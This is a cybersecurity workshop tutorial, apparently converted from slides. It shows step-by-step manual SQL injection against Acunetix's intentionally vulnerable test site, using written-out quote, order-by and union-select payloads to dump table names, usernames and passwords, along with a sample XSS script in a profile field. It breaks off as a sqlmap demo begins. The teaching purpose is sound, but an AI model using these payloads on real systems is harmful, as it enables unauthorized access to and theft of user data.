

# Cybersecurity Workshop: SQL Injection

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## Demo 1 – Manual Exploitation of SQLi Vulnerability

### **Problem Statement**

Test the mentioned website for said SQL vulnerabilities, and find the username and password of a user if the vulnerability is found and exploited.


### **Solution**

#### **Step 1:**

Open the SQLi vulnerable website, **URL:** <http://testphp.vulnweb.com/>



How to identify whether the website is having SQLi Vulnerability, click on artists and then click on Blad3

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The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=2`. The page features the Acunetix logo and a navigation bar with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#).

On the left sidebar, there is a search bar labeled "search art" with a "go" button. Below it are links for "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". A "Links" section includes "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". At the bottom of the sidebar is a puzzle piece icon.

The main content area displays "artist: **Blad3**". Below this, there are two paragraphs of Lorem Ipsum text. At the bottom of the main content area, there are two links: [view pictures of the artist](#) and [comment on this artist](#).

The footer contains links for [About Us](#), [Privacy Policy](#), [Contact Us](#), and copyright information: ©2019 Acunetix Ltd.

A warning box at the bottom states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."

**Step 2:**


Open your browser and enter <http://testphp.vulnweb.com/artists.php?artist=2> followed by '. If you are getting error related to dB, it means the website is having SQLi Vulnerability and we can exploit it to find the user and password

The screenshot shows a web browser window with two tabs labeled 'artists'. The address bar displays 'testphp.vulnweb.com/artists.php?artist=2%27'. The page header features the 'acunetix' logo and a 'acu art' banner. Below the header, a navigation bar includes links for 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', and 'AJAX Demo'. A left sidebar contains a search bar, a list of links (Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo), and a 'Links' section with links to Security art, PHP scanner, PHP vuln help, and Fractal Explorer. The main content area displays a warning message: 'Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62'. At the bottom, there is a footer with links for 'About Us', 'Privacy Policy', and 'Contact Us', along with the copyright notice '©2019 Acunetix Ltd'. A large warning box at the bottom of the page states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.'

### Step 3:

Find number of columns in the database, to find the column names we need to enter order by (number we need to guess)-- , we need to do this till we see no changes in the website

For example: if you type order by 5--, 4 -- you will be getting an error but on 3--, the page will just refresh. This indicates 3 columns in dB



The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=2 order by 3--`. The page features the Acunetix logo and a navigation bar with links: [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#).

On the left sidebar, there is a search bar labeled "search art" with a "go" button. Below it are links for "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", and "AJAX Demo". A "Links" section includes "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". At the bottom of the sidebar is a puzzle piece icon.


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**Step 4:**


Identify the table name for this website, we need to enter a command after the URL

Command - **union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema=database()--**



An error message will be displayed after the command is executed. So there are 4 combinations you can use to find the table name

<http://testphp.vulnweb.com/artists.php?artist=2'>  
<http://testphp.vulnweb.com/artists.php?artist='2>  
<http://testphp.vulnweb.com/artists.php?artist='2'>  
<http://testphp.vulnweb.com/artists.php?artist=-2>




Note - You can find the table name "artists, carts, categ, featured, guestbook, pictures, users"

## Step 5:

Now that we know the table name, we can find the column names inside the table

Command - **union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_name="users" --**



Note: You can now see the column names in the table users

## Step 6:

Find the data in the column name uname


union select 1,2,group\_concat(uname) from users--

First let me find the user name





## Now the password



artists

testphp.vulnweb.com/artists.php?artist=-2 Union select 1,2,group\_concat(pass) from users--

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artist: 2

test


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After you find the password, click on your profile, and enter the username and password



login page

testphp.vulnweb.com/login.php

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If you are already registered please enter your login information below:

Username : test


Password : .....

login

You can also [signup here](#).

Signup disabled. Please use the username test and the password test.

You can now login and change any details in the website



user info x +

testphp.vulnweb.com/userinfo.php

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## Workshop (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="Workshop"/>
Credit card number:	<input type="text" value="2316736127836187"/>
E-Mail:	<input type="text" value="workshop@test.com"/>
Phone number:	<input type="text" value="555-666-0606"/>
Address:	<input type="text" value="&lt;script&gt;alert(1)&lt;/script&gt;"/>

You have 0 items in your cart. You visualize you cart [here](#).

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## Demo 2 – Automated Exploitation of SQLi Vulnerability

### Problem Statement

Test the mentioned website for said SQL vulnerabilities using sqlmap and find the username and password of a user if the vulnerability is found and exploited.


### Solution

#### Step 1:

Identify the website targeted for SQLi



Go to your browser and type URL: <http://testphp.vulnweb.com/php?id=>  
Click on the link mentioned in the image below




Clicking on the URL will display the following page



**Step 2:**

